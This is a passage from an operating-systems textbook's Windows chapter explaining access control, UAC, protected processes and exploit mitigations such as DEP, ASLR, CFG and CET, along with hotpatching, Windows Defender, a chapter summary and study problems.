DeleteAce	Remove an ACE from a DACL or SACL
SetSecurityDescriptorDacl	Attach a DACL to a security descriptor

Figure 11-57. The principal Win32 API functions for security.

At this point, the security descriptor's DACL (or SACL) can be initialized with InitializeAcl. ACL entries can be added using AddAccessAllowedAce and AddAccessDeniedAce. These calls can be repeated multiple times to add as many ACE entries as are needed. DeleteAce can be used to remove an entry, that is, when modifying an existing ACL rather than when constructing a new ACL. When the ACL is ready, SetSecurityDescriptorDacl can be used to attach it to the security descriptor. Finally, when the object is created, the newly minted security descriptor can be passed as a parameter to have it attached to the object.

11.11.3 Implementation of Security

Security in a stand-alone Windows system is implemented by a number of components, most of which we have already seen (networking is a whole other story and beyond the scope of this chapter). Logging in is handled by *winlogon* and authentication is handled by *lsass*. The result of a successful login is a new GUI shell (*explorer.exe*) with its associated access token. This process uses the SECURITY and SAM hives in the registry. The former sets the general security policy and the latter contains the security information for the individual users, as discussed in Sec. 11.2.3.

Once a user is logged in, security operations happen when an object is opened for access. Every OpenXXX call requires the name of the object being opened and the set of rights needed. During processing of the open, the security reference monitor (see Fig. 11-11) checks to see if the caller has all the rights required. It performs this check by looking at the caller's access token and the DACL associated with the object. It goes down the list of ACEs in the ACL in order. As soon as it finds an entry that matches the caller's SID or one of the caller's groups, the

access found there is taken as definitive. If all the rights the caller needs are available, the open succeeds; otherwise it fails.

DACLs can have Deny entries as well as Allow entries, as we have seen. For this reason, it is usual to put entries denying access in front of entries granting access in the ACL, so that a user who is specifically denied access cannot get in via a back door by being a member of a group that has legitimate access.

After an object has been opened, a handle to it is returned to the caller. On subsequent calls, the only check that is made is whether the operation now being tried was in the set of operations requested at open time, to prevent a caller from opening a file for reading and then trying to write on it. Additionally, calls on handles may result in entries in the audit logs, as required by the SACL.

Windows added another security facility to deal with common problems securing the system by ACLs. There are new mandatory **integrity-level SIDs** in the process token, and objects specify an integrity-level ACE in the SACL. The integrity level prevents write-access to objects no matter what ACEs are in the DACL. There are five major integrity levels: untrusted, low, medium, high, and system. In particular, the integrity-level scheme is used to protect against a web browser process that has been compromised by an attacker (perhaps by the user ill-advisedly downloading code from an unknown Website). In addition to using severely restricted tokens, browser sandboxes run with an integrity level of *low* or *untrusted*. By default all files and registry keys in the system have an integrity level of *medium*, so browsers running with lower integrity levels cannot modify them.

Even though highly security-conscious applications like browsers make use of system mechanisms to follow the principle of least privilege, there are many popular applications that do not. In addition, there is the chronic problem in Windows where most users run as administrators. The design of Windows does not require users to run as administrators, but many common operations unnecessarily required administrator rights and most user accounts ended up getting created as administrators. This also led to many programs acquiring the habit of storing data in global registry and file system locations to which only administrators have write access. This neglect over many releases made it just about impossible to use Windows successfully if you were not an administrator. Being an administrator all the time is dangerous. Not only can user errors easily damage the system, but if the user is somehow fooled or attacked and runs code that is trying to compromise the system, the code will have administrative access, and can bury itself deep in the system.

In order to deal with this problem, Windows introduced **UAC** (**User Account Control**). With UAC, even administrator users run with standard user rights. If an attempt is made to perform an operation requiring administrator access, the system overlays a special desktop and takes control so that only input from the user can authorize the access (similarly to how CTRL-ALT-DEL works for C2 security). This is called an **elevation**. Under the covers, UAC creates two tokens for the user session during administrator user logon: one is a regular administrator token and the other is a restricted token for the same user, but with the administrator rights

stripped. Applications launched by the user are assigned the standard token, but when elevation is necessary and is approved, the process switches to the actual administrator token.

Of course, without becoming administrator it is possible for an attacker to destroy what the user really cares about, namely his personal files. But UAC does help foil existing types of attacks, and it is always easier to recover a compromised system if the attacker was unable to modify any of the system data or files.

Another important security feature in Windows is support for **protected processes**. As we mentioned earlier, protected processes provide a stronger security boundary from user-mode attacks, including from administrators. Normally, the user (as represented by a token object) defines the privilege boundary in the system. When a process is created, the user has access to the process through any number of kernel facilities for process creation, debugging, path names, thread injection, and so on. Protected processes are shut off from user-mode access. User-mode callers cannot read or write its virtual memory, cannot inject code or threads into its address space. The original use of this was to allow digital rights management software to better protect content. Later, protected processes were expanded to more user-friendly purposes, like securing the system against attackers rather than securing content against attacks by the system owner. While protected processes are able to thwart straightforward attacks, defending a process against administrator users is very difficult without hardware-based isolation. Administrators can easily load drivers into kernel-mode and access any VTL0 process. As such, protected processes should be viewed as a layer of defense, but not more.

As mentioned above, the *lsass* process handles user authentication and therefore needs to maintain various secrets associated with credentials like password hashes and Kerberos tickets in its address space. As such, it runs as a protected process to guard against user-mode attacks, but malicious kernel-mode code can easily leak these secrets. **Credential Guard** is a VBS feature introduced in Windows 10 which protects these secrets in an IUM trustlet called *LsaIso.exe*. *lsass* communicates with *LsaIso* to perform authentication such that credential secrets are never exposed to VTL0 and even kernel-mode malware cannot steal them.

Microsoft's efforts to improve the security of Windows have been accelerating since early 2000s as more and more attacks have been launched against systems around the world. Attackers range from casual hackers to paid professionals to very sophisticated nation states with virtually unlimited resources engaging in cyber warfare. Some of these attacks have been very successful, taking entire countries and major corporations offline, and incurring costs of billions of dollars.

11.11.4 Security Mitigations

It would be great for users if computer software (and hardware) did not have any bugs, particularly bugs that are exploitable by hackers to take control of their computer and steal their information, or use their computer for illegal purposes

such as distributed denial-of-service attacks, compromising other computers, and distribution of spam or other illicit materials. Unfortunately, this is not *yet* feasible in practice, and computers continue to have security vulnerabilities. The industry continues to make progress towards producing more secure systems code with better developer training, more rigorous security reviews and improved source code annotations (e.g., *SAL*) with associated static analysis tools. On the validation front, intelligent **fuzzers** automatically stress-test interfaces with random inputs to cover all code paths and **address sanitizers** inject checks for invalid memory accesses to find bugs. More and more systems code is moving to languages like *Rust* with strong memory safety guarantees. On the hardware front, research and development of new CPU features like Intel's **CET** (**Control-flow Enforcement Technology**) ARM's **MTE** (**Memory Tagging Extensions**) and the emerging CHERI architecture help eliminate classes of vulnerabilities as we will describe below.

As long as humans continue to build software, it is going to have bugs, many of which lead to security vulnerabilities. Microsoft has been following a multi-pronged approach pretty successfully since Windows Vista to mitigate these vulnerabilities such that they are difficult and costly to leverage by attackers. The components of this strategy are listed below.

1. Eliminate classes of vulnerabilities.
2. Break exploitation techniques.
3. Contain damage and prevent persistence of exploits.
4. Limit the window of time to exploit vulnerabilities.

Let us study each of these components in more detail.

Eliminating Vulnerabilities

Most code vulnerabilities stem from small coding errors that lead to buffer overruns, using memory after it is freed, type-confusion due to incorrect casts and using uninitialized memory. These vulnerabilities allow an attacker to disrupt code flow by overwriting return addresses, virtual function pointers, and other data that control the execution or behavior of programs. Indeed, memory safety issues have consistently accounted for about 70% of exploitable bugs in Windows.

Many of these problems can be avoided if type-safe languages such as C# and Rust are used instead of C and C++. Fortunately, a lot of new development is shifting to these languages. And even with these unsafe languages many vulnerabilities can be avoided if students and professional developers are better trained to understand the pitfalls of parameter and data validation, and the many dangers inherent in memory allocation APIs. After all, many of the software engineers who write code at Microsoft today were students only a few years earlier, just as many of you

reading this case study are now. Many books are available on the kinds of small coding errors that are exploitable in pointer-based languages and how to avoid them (e.g., Howard and LeBlank, 2009).

Compiler-based techniques can also make C/C++ code safer. Windows 11 build system leverages a mitigation called *InitAll* which zero-initializes stack variables and simple types to eliminate vulnerabilities due to uninitialized variables.

There's also significant investment in hardware advances to help eliminate memory safety vulnerabilities. One of them is the ARMv8.5 Memory Tagging Extensions. This associates a 4-bit memory *tag*, stored elsewhere in RAM with each 16-byte granule of memory. Pointers also have a tag field (in reserved address bits) which is set, for example, by memory allocators. When memory is accessed via the pointer, the CPU compares its tag with the tag stored in memory and raises an exception if a mismatch occurs. This approach eliminates bugs like buffer overruns because the memory beyond the buffer will have a different tag. Windows does not currently support MTE. CHERI is a more comprehensive approach that uses 128-bit unforgeable *capabilities* to access memory, providing very fine-grained access control. It is a promising approach with durable safety guarantees, but it has a much higher implementation cost compared to extensions like MTE because it requires porting and recompiling all software.

Breaking Exploitation Techniques

The security landscape is constantly changing. The broad availability of the Internet made it much easier for attackers to exploit vulnerabilities at a much larger scale, causing significant damage. At the same time, digital transformation is moving more and more enterprise processes into software, thus creating new targets for attackers. As software defenses improve, attackers continually adapt and invent new types of exploits. It's a cat-and-mouse game, but exploits are certainly getting harder to build and deploy.

In the early 2000s, life was much easier for attackers. It was possible to exploit stack buffer overruns to copy code to the stack, overwrite the function return address to start executing the code when the function returns. Over multiple releases, several OS mitigations almost completely wiped out this attack vector. The first one was **/GS** (**Guarded Stack**), released in Windows XP Service Pack 2. /GS is a randomized stack canary implementation where a function entry point saves a known value, called a *security cookie* on its stack and verifies, before returning, that the cookie has not been overwritten. Since the security cookie is generated randomly at process creation time and combined with the stack frame address, it is not easy to guess. So, /GS provides good protection against linear buffer overflows, but does not detect the overflows until the end of the function and does not detect out-of-band writes to the return address if canary is not corrupted.

Another important security mitigation included in Windows XP Service Pack 2 was **DEP** (**Data Execution Prevention**). DEP leverages processor support for the

No-eXecute (NX) protection in page table entries to properly mark non-code portions of the address space, such as thread stacks and heap data, as non-executable. As a result, the practice of exploiting stack or heap buffer overruns and copying code to the stack or heap for execution was no longer possible. In response, attackers started resorting to **ROP** (**Return-Oriented Programming**) which involves overwriting the function return address or function pointers to point them at executable code fragments (typically OS DLLs) already loaded in the address space. Such code fragments ending with ' return instruction, called **gadgets**, can be strung together by overwriting the stack with pointers to the desired fragments to run. It turns out there are enough usable gadgets in most address spaces to construct any program; and tools exist to find them. Also, in a given release, OS DLLs were loaded at consistent addresses, so ROP attacks were easy to put together once the gadgets were identified.

With Windows Vista, however, ROP attacks became much more difficult to mount because of **ASLR** (**Address Space Layout Randomizations**), a feature where the layout of code and data in the user-mode address space is randomized. Even though ASLR was not enabled for every single binary initially—allowing attackers to use non-ASLR'd binaries for ROP attacks—Windows 8 enabled ASLR for all binaries. Windows 10 also brought ASLR to kernel-mode. Addresses of all kernel-mode code, pools, and critical data structures like the PFN database and page tables are all randomized. It should be noted that ASLR is far more effective in a 64-bit address space since there are a lot more addresses to choose from vs. 32-bit, making attacks like heap spraying to overwrite virtual function pointers impractical.

With these mitigations in place, attackers must find and exploit an *arbitrary read/write* vulnerability discover locations of DLLs, heaps, or stacks. Then, they need to corrupt function pointers or return addresses to gain control via ROP. Even if an attacker has defeated ASLR and can read or write anything in the victim address space, Windows has additional mitigations to prevent the attacker from gaining arbitrary code execution. There are two aspects of these mitigations, preventing control-flow hijacking and preventing arbitrary code generation.

In order to hijack control flow, most exploits corrupt a function pointer (typically a C++ virtual function table) to redirect it to a ROP gadget. **CFG** (**Control Flow Guard**) is a mitigation that enforces coarse-grained control-flow integrity for indirect calls (such as virtual method calls) to prevent such attacks. It relies on metadata placed in code binaries which describe the set of code locations that can be called indirectly. During module load, this information is encoded by the kernel into a process-global bitmap, called the *CFG bitmap*, covering every binary in the address space. The CFG bitmap is protected to be read-only in user-mode. Each indirect call site performs a *CFG check* to verify that the target address is indeed marked as indirectly callable in the global bitmap. If not, the process is terminated. Since the vast majority of functions in a binary are not intended to be called indirectly, CFG significantly cuts down the options available to an attacker when

corrupting function pointers. In particular, function pointers can only point to the first instruction of a function, aligned at 16-bytes, rather than arbitrary ROP gadgets.

With Windows 10, it became possible to enable CFG in kernel-mode with **KCFG** (**Kernel CFG**) even though it was only enabled with Virtualization-based security. Unsurprisingly, KCFG leverages VSM to enable the Secure Kernel to maintain the CFG bitmap and prevent anybody in VTL0 kernel-mode from modifying it. With Windows 11, Kernel CFG is enabled by default on all machines.

One weakness in CFG is that every indirect call target is treated the same; a function pointer can call any indirectly callable function regardless of the number or types of parameters. An improved version of CFG, called **XFG** (**Extended Flow Guard**) was developed to address this shortcoming. Instead of a global bitmap, XFG relies on *function signature hashes* to ensure that a call site is compatible with the target of a function pointer. Each indirectly-callable function is preceded by a hash covering its complete type, including the number and types of its parameters. Each call site knows the signature hash of the function it is intending to call and validates whether the target of the function pointer is a match. As a result, XFG is much more selective than CFG in its validation and does not leave too many options to attackers. Even though the initial release of Windows 11 does not include XFG, it is present in Windows Insider flights and is likely to ship in a subsequent official release.

CFG and XFG only protect the *forward edge* of code flow by validating indirect calls. However, as we described earlier, many attacks corrupt stack return addresses to hijack code flow when the victim function returns. Reliably defending against return address hijacking using a software-only mechanism turns out to be very difficult. In fact, Microsoft internally implemented such a defense in 2017, called **RFG** (**Return Flow Guard**). RFG used a software **shadow stack** into which return addresses on the call stack were saved on function entry and validated by the function epilogue. Even though an incredible amount of engineering effort went into this project across the compiler, operating systems, and security teams, the project was ultimately shelved because an internal security researcher identified an attack with a high success rate that corrupted the return address on the stack before it was copied to the shadow stack. Such an attack was previously considered, but thought to be infeasible due to its low expected success rate. RFG also relied on the shadow stack being hidden from software running in the process (otherwise an attacker could just corrupt the shadow stack as well). Soon after RFG was canceled, other security researchers identified reliable ways to locate such frequently accessed data structures in the address space. These were some very important takeaways from the project: security features that rely on hiding things and probabilistic mechanisms do not tend to be durable.

A robust defense against return address hijacking had to wait until Intel's CET was released in late 2020. CET is a hardware implementation of shadow stacks without any (known) race conditions and does not depend on keeping the shadow

stacks hidden. When CET is enabled, the function call instruction pushes the return address to both the call stack and the shadow stack and the subsequent return compares them. The shadow stack is identified to the processor by PTE entries and is not writable by regular store instructions. Windows 10 implemented support for CET in user-mode and Windows 11 extended protection to kernel-mode with **KCET** (**Kernel-mode CET**). Similar to KCFG, KCET relies on the Secure Kernel to protect and maintain the shadow stack for each thread.

An alternative approach to defending against return address hijacking is ARM's **PAC** (**Pointer Authentication**) mechanism. Instead of maintaining a shadow stack, PAC cryptographically signs return addresses on the stack and verifies the signature before returning. The same mechanism can be used to protect other function pointers to implement forward-edge code-flow integrity (which is handled through CFG on Windows). In general, PAC is considered to be a weaker protection than CET because it relies on the secrecy of the keys used for signing and authentication, but it also may be subject to substitution attacks when the same stack location is reused for a different call. Regardless, PAC is much stronger than having no protection, so Windows 11 is built with PAC instructions and supports PAC in user-mode. In its documentation, Microsoft refers to these return address protection mechanisms generically as **HSP** (**Hardware-enforced Stack Protection**).

So far, we described how Windows protects forward and backward control-flow integrity using CFG and HSP. Defending against arbitrary code execution also requires that the code itself is protected. Attackers should not be able to overwrite existing code and they should not be able to load unauthorized code or generate new code in the address space. In fact, careful readers may have noticed that the protection offered by CFG/KCFG, CET/KCET, or PAC can trivially be defeated if the relevant instructions are simply overwritten by the attacker.

CIG (**Code Integrity Guard**) is the Windows 10 security feature which allows a process to require that all code binaries loaded into the process be signed by a recognized entity, thus preventing arbitrary, attacker-controlled code from loading into the process. In kernel-mode, 64-bit Windows has always required drivers to be properly signed. The remaining attack vectors are closed off with **ACG** (**Arbitrary Code Guard**) which enforces two restrictions:

1. *Code is immutable*: Also known as *W^X*, it ensures that Writable and Executable page protections cannot both be enabled on a page.
2. *Data cannot become code*: Executable pages can only be *born*; page protections cannot be changed to enable execution later.

The kernel memory manager enforces CIG and ACG on processes that opt-in. Since many applications rely on code injection into other processes, CIG and ACG cannot be enabled globally due to compatibility concerns, but sensitive processes that do not do this (like browsers) do enable them.

In kernel-mode, ACG guarantees are provided by **HVCI** (**Hypervisor-enforced Code Integrity**), which is a Virtualization-based Security component and lives in the Secure Kernel. It leverages SLAT protections to enforce W^X and code signing requirements for VTL1 kernel mode and for code that loads into IUM trustlets. Windows 11 enables HVCI by default. When VBS is not enabled, a kernel component called **PatchGuard** is responsible for enforcing code integrity. With no VBS and therefore no SLAT protection, it is not possible to deterministically prevent attacks on code. PatchGuard relies on capturing hashes of pristine code pages and verifying the hash at random times in the future. As such, it does not prevent code modification, but will typically detect it over time, unless the attacker is able to restore things back to their original state in time. In order to evade detection and tamper, PatchGuard keeps itself hidden and its data structures obfuscated.

Attackers who possess an arbitrary read/write primitive do not always attack code, or code-flow; they can also attack various data structures to gain execution or change system behavior. For that reason, PatchGuard also verifies the integrity of numerous kernel data structures, global variables, function pointers, and sensitive processor registers which can be used to take control of the system. With VBS enabled, **HyperGuard**, the VTL1 counterpart to PatchGuard is responsible for maintaining the integrity of kernel data structures. Many of these data structures can be protected deterministically via SLAT protections and secure intercepts that can be configured to fire when VTL0 modifies sensitive processor registers. And KCFG protects function pointers. Still, maintaining the integrity of writable data structures like the list of processes or object type descriptors cannot easily be done with SLAT protections, so even when HyperGuard is enabled, PatchGuard is still active, albeit in a reduced functionality mode. Figure 11-58 summarizes the security facilities we have discussed.

Containing Damage

Despite all efforts to prevent exploits, it is possible (and likely) that malicious intrusions will happen sooner or later. In the security world, it is not wise to rely on a single layer of security. Damage containment mechanisms in Windows provide additional **defense-in-depth** against attacks that are able to work around existing mitigations. These are all the sandboxing mechanisms we have already covered in this chapter:

1. AppContainers (Sec. 11.2.1)
2. Browser Sandbox (Sec. 11.11.3)
3. Microsoft Defender Application Guard (Sec. 11.10.2)
4. Windows Sandbox (Sec. 11.10.2)
5. IUM Trustlets (Sec. 11.10.3)

Mitigation	VBS-only	Description
InitAll	No	Zero-initializes stack variables to avoid vulnerabilities
/GS	No	Add canary to stack frames to protect return addresses
DEP	No	Data Execution Prevention. Stacks and heaps are not executable
ASLR/KASLR	No	Randomize user/kernel address space to make ROP attacks difficult
CFG	No	Control Flow Guard. Protect integrity of forward-edge control flow
KCFG	Yes	Kernel-mode CFG. Secure Kernel maintains CFG bitmap
XFG	No	Extended Flow Guard. Much finer grained protection than CFG
CET	No	Strong defense against ROP attacks using shadow stacks
KCET	Yes	Kernel-mode CET. Secure Kernel maintains shadow stacks.
PAC	No	Protects stack return addresses using signatures
CIG	No	Enforces that code binaries are properly signed
ACG	No	User-mode enforcement for W^X and that data cannot become code
HVCI	Yes	Kernel-mode enforcement for W^X and that data cannot become code
PatchGuard	No	Detect attempts to modify kernel code and data
HyperGuard	Yes	Stronger protection than PatchGuard
Windows Defender	No	Built-in antimalware software

Figure 11-58. Some of the principal security protections in Windows.

Limiting Window of Time to Exploit

The most direct way to limit exploitation of a security bug is to fix or mitigate the issue and to deploy broadly as quickly as possible. **Windows Update** is an automated service providing fixes to security vulnerabilities by patching the affected programs and libraries within Windows. Many of the vulnerabilities fixed were reported by security researchers, and their contributions are acknowledged in the notes attached to each fix. Ironically the security updates themselves pose a significant risk. Many vulnerabilities used by attackers are exploited only after a fix has been published by Microsoft. This is because reverse engineering the fixes themselves is the primary way most hackers discover vulnerabilities in systems. Systems that did not have all known updates immediately applied are thus susceptible to attack. The security research community is usually insistent that companies patch all vulnerabilities found within a reasonable time. The current monthly patch frequency used by Microsoft is a compromise between keeping the community happy and how often users must deal with patching to keep their systems safe.

A significant cause of delay in fixing security issues is the need for a reboot after the updated binaries are deployed to customer machines. Reboots are very inconvenient when many applications are open and the user is in the middle of work. The situation is similar on server machines where any downtime may result in Websites, file servers, database becoming inaccessible. In cloud datacenters, host

OS downtime results in all hosted virtual machines becoming unavailable. In summary, there's never a good time to reboot machines to install security updates.

As a result, many customer machines remain vulnerable to attacks for multiple days even though the fix is sitting on their disk. Windows Update does its best to nudge the user to reboot, but it needs to walk a fine line between securing the machine and upsetting the user by forcing a reboot.

Hotpatching is a reboot-less update technology that can eliminate these difficult trade-offs. Instead of replacing binaries on disk with updated ones, hotpatching deploys a **patch binary**, loads it into memory at runtime, and dynamically redirects code flow from the **base binary** to the patch binary based on metadata embedded in the patch binary. Instead of replacing entire binaries, hotpatching works at the individual function level and redirects only select functions to their updated versions in the patch binary. These are called **forward patches**. Unmodified functions always run in the base binary such that they can be patched later, if necessary. As a result, if an updated function in the patch binary calls an unmodified function, the unmodified function needs to be **back-patched** to the base binary. In addition, if patch functions need to access global variables, such accesses need to be redirected to the base binary's globals through an indirection.

Patch binaries are regular portable executable (PE) images that include patch metadata. Patch metadata identifies the base image to which the patch applies and lists the image-relative addresses of the functions to patch, including forward and backward patches. Due to the differences in instruction sets, patch application differs slightly between x64 and arm64, but code flow remains the same. In both cases, an **HPAT** (**Hotpatch Address Table**) is allocated right after every binary (including patch binaries). Each HPAT entry is populated with the necessary code to redirect execution to the target. So, the act of applying a forward or backward patch to a function amounts to overwriting the first instruction of the function to make it jump to its corresponding HPAT entry. On x64, this requires 6 bytes of padding to be present before every function, but arm64 does not have that requirement.

Figure 11-59 illustrates code and data flow in a hotpatch with an example where functions foo( ) and baz( ) are updated in *mylib_patch.dll*. When applying this patch, the patch engine is going to populate the HPAT for *mylib.dll* with redirection code targeting foo( ) and baz( ) in the patch binary, labeled as foo' and baz'. Also, since foo( ) calls bar( ) and bar( ) was not updated, the patch engine is going to populate the HPAT for the patch binary to redirect bar( ) back to its implementation in the base binary. Finally, since foo( ) references a global variable, the code emitted by the compiler for foo( ) in the patch binary will indirectly access the global through a pointer. So, the patch engine will also update that pointer to refer to the global variable in the base binary.

Hotpatching is supported for user-mode, kernel-mode, VTL1 kernel-mode and even the hypervisor. User-mode hotpatches are applied by NTOS, VTL0 kernel-mode hotpatches are applied by the Secure Kernel (which is also able to patch



Figure 11-59. Hotpatch application for *mylib.dll*. Functions foo( ) and baz( ) are updated in the patch binary, *mylib_patch.dll*.

itself) and the hypervisor patches itself. As such, VBS is a prerequisite for hotpatching. NTOS is responsible for validating proper signing for user-mode hotpatches and SK validates all other types of hotpatches such that a malicious actor cannot just hotpatch the kernel.

Hotpatching is vital for the Azure fleet and has been in use since mid-2010s. Every month, millions of machines in datacenters are hotpatched with various fixes and feature updates, with zero downtime for customer virtual machines. Hotpatching is also supported on the Azure Edition of Windows Server 2019 and 2022. These operating systems can be configured to receive cumulative hotpatch packages from Windows Update for multiple months followed by a reboot-required, non-hotpatch update. A regular reboot-required update is necessary every few months because it is not always possible to fix every issue with a hotpatch.

Antimalware

In addition to all the security mechanisms we described in this section, another layer of defense is antimalware software which has become a critical tool for combating malicious code. Antimalware can detect and quarantine malicious code even

before it gets to attack. Windows includes a full-featured antimalware package called **Windows Defender**. This type of software hooks into kernel operations to detect malware inside files, as well as recognize the behavioral patterns that are used by specific instances (or general categories) of malware. These behaviors include the techniques used to survive reboots, modify the registry to alter system behavior, and launching particular processes and services needed to implement an attack. Windows Defender provides a good protection against common malware and similar software packages are also available from third-party providers.

11.12 SUMMARY

Kernel mode in Windows is structured in the HAL, the kernel and executive layers of NTOS, and a large number of device drivers implementing everything from device services to file systems and networking to graphics. The HAL hides certain differences in hardware from the other components. The kernel layer manages the CPUs to support multithreading and synchronization, and the executive implements most kernel-mode services.

The executive is based on kernel-mode objects that represent the key executive data structures, including processes, threads, memory sections, drivers, devices, and synchronization objects—to mention a few. User processes create objects by calling system services and get back handle references which can be used in subsequent system calls to the executive components. The operating system also creates objects internally. The object manager maintains a namespace into which objects can be inserted for subsequent lookup.

The most important objects in Windows are processes, threads, and sections. Processes have virtual address spaces and are containers for resources. Threads are the unit of execution and are scheduled by the kernel layer using a priority algorithm in which the highest-priority ready thread always runs, preempting lower-priority threads as necessary. Sections represent memory objects, like files, that can be mapped into the address spaces of processes. EXE and DLL program images are represented as sections, as is shared memory.

Windows supports demand-paged virtual memory. The paging algorithm is based on the working-set concept. The system maintains several types of page lists, to optimize the use of memory. The various page lists are fed by trimming the working sets using complex formulas that try to reuse physical pages that have not been referenced in a long time. The cache manager manages virtual addresses in the kernel that can be used to map files into memory, dramatically improving I/O performance for many applications because read operations can be satisfied without accessing the disk.

I/O is performed by device drivers, which follow the Windows Driver Model. Each driver starts out by initializing a driver object that contains the addresses of the procedures that the system can call to manipulate devices. The actual devices

are represented by device objects, which are created from the configuration description of the system or by the plug-and-play manager as it discovers devices when enumerating the system buses. Devices are stacked and I/O request packets are passed down the stack and serviced by the drivers for each device in the device stack. I/O is inherently asynchronous, and drivers commonly queue requests for further work and return back to their caller. File-system volumes are implemented as devices in the I/O system.

The NTFS file system is based on a master file table, which has one record per file or directory. All the metadata in an NTFS file system is itself part of an NTFS file. Each file has multiple attributes, which can be either in the MFT record or nonresident (stored in blocks outside the MFT). NTFS supports Unicode, compression, journaling, and encryption among many other features.

Finally, Windows has a sophisticated security system based on access control lists and integrity levels. Each process has an authentication token that tells the identity of the user and what special privileges the process has, if any. Each object has a security descriptor associated with it. The security descriptor points to a discretionary access control list that contains access control entries that can allow or deny access to individuals or groups. Windows has added numerous security features in recent releases, including BitLocker for encrypting entire volumes, and address-space randomization, nonexecutable stacks, and other measures to make successful attacks more difficult.

PROBLEMS

1. Give one advantage and one disadvantage of the registry vs. having individual *.ini* files.
2. A mouse can have one, two, or three buttons. All three types are in use. Does the HAL hide this difference from the rest of the operating system? Why or why not?
3. The HAL keeps track of time starting in the year 1601. Give an example of an application where this feature is useful.
4. In Sec. 11.3.3, we described the problems caused by multithreaded applications closing handles in one thread while still using them in another. One possibility for fixing this would be to insert a sequence field. How could this help? What changes to the system would be required?
5. Many components of the executive (Fig. 11-11) call other components of the executive. Give three examples of one component calling another one, but use (six) different components in all.
6. How would you design a mechanism to achieve **BNO** (**BaseNamedObjects**) isolation for non-UWP applications?
7. An alternative to using DLLs is to statically link each program with precisely those library procedures it actually calls, no more and no less. If this scheme were to be introduced, what would be the benefits and drawbacks?

8. Why is \?? directory specially handled in the object manager rather than dealing with it in the Win32 layer in *kernelbase.dll* like BNO?

9. Windows uses 2-MB large pages because it improves the effectiveness of the TLB, which can have a profound impact on performance. Why is this? Why are 2-MB large pages not used all the time?

10. Is there any limit on the number of different operations that can be defined on an executive object? If so, where does this limit come from? If not, why not?

11. The Win32 API call WaitForMultipleObjects allows a thread to block on a set of synchronization objects whose handles are passed as parameters. As soon as any one of them is signaled, the calling thread is released. Is it possible to have the set of synchronization objects include two semaphores, one mutex, and one critical section? Why or why not? (*Hint*: This is not a trick question but it does require some careful thought.)

12. When initializing a global variable in a multithreaded program, a common programming error is to allow a race condition where the variable can be initialized twice. Why could this be a problem? Windows provides the InitOnceExecuteOnce API to prevent such races. How might it be implemented?

13. Why is it a bad idea to allow recursive lock acquisition even for shared acquires?

14. How would you implement a bounded buffer using an SRW lock and a condition variable? The operations to implement are Add( ) and Remove( ) where Add( ) adds an item to the buffer, blocking if space is not available. Remove( ) removes an item, waiting until one is available.

15. Name three reasons why a desktop process might be terminated. What additional reason might cause a process running a modern application to be terminated?

16. Modern applications must save their state to disk every time the user switches away from the application. This seems inefficient, as users may switch back to an application many times and the application simply resumes running. Why does the operating system require applications to save their state so often rather than just giving them a chance at the point the application is actually going to be terminated?

17. As described in Sec. 11.4, there is a special handle table used to allocate IDs for processes and threads. The algorithms for handle tables normally allocate the first available handle (maintaining the free list in LIFO order). In recent releases of Windows, this was changed so that the ID table always keeps the free list in FIFO order. What is the problem that the LIFO ordering potentially causes for allocating process IDs, and why does not UNIX have this problem?

18. Suppose that the quantum is set to 20 msec and the current thread, at priority 24, has just started a quantum. Suddenly an I/O operation completes and a priority 28 thread is made ready. About how long does it have to wait to get to run on the CPU?

19. In Windows, the current priority is always greater than or equal to the base priority. Are there any circumstances in which it would make sense to have the current priority be lower than the base priority? If so, give an example. If not, why not?

20. Windows uses a facility called Autoboost to temporarily raise the priority of a thread that holds the resource that is required by a higher-priority thread. How do you think this works?

21. In Windows, it is easy to implement a facility where threads running in the kernel can temporarily attach to the address space of a different process. Why is this so much harder to implement in user mode? Why might it be interesting to do so?

22. Name two ways to give better response time to the threads in important processes.

23. Even when there is plenty of free memory available, and the memory manager does not need to trim working sets, the paging system can still often be writing to disk. Why?

24. Windows swaps the processes for modern applications rather than reducing their working set and paging them. Why would this be more efficient? (*Hint*: It makes much less of a difference when the disk is an SSD.)

25. Why does the self-map used to access the physical pages of the page directory and page tables for a process always occupy the same 512 GB of kernel virtual addresses (with 4-level page tables mapping 48-bit address space on the x64)?

26. On x64, with 4-level page tables, what would be the virtual address of the self-map entry if the self-map entry were at index 0x155 instead of 0x1ED?

27. If a region of virtual address space is reserved but not committed, do you think a VAD is created for it? Defend your answer.

28. Which of the transitions shown in Fig. 11-37 are policy decisions, as opposed to required moves forced by system events (e.g., a process exiting and freeing its pages)?

29. Suppose that a page is shared and in two working sets at once. If it is evicted from one of the working sets, where does it go in Fig. 11-37? What happens when it is evicted from the second working set?

30. What are the other ways workloads can interfere with one another on a machine even if we run them on different processor cores, use memory partitions and use different disks (or use disk io rate controls)?

31. What are some other potential benefits of an infrastructure like memory compression beyond what has been mentioned in this chapter so far? What are some possibilities?

32. Suppose that a dispatcher object representing some type of exclusive lock (like a mutex) is marked to use a notification event instead of a synchronization event to announce that the lock has been released. Why would this be bad? How much would the answer depend on lock hold times, the length of quantum, and whether the system was a multiprocessor?

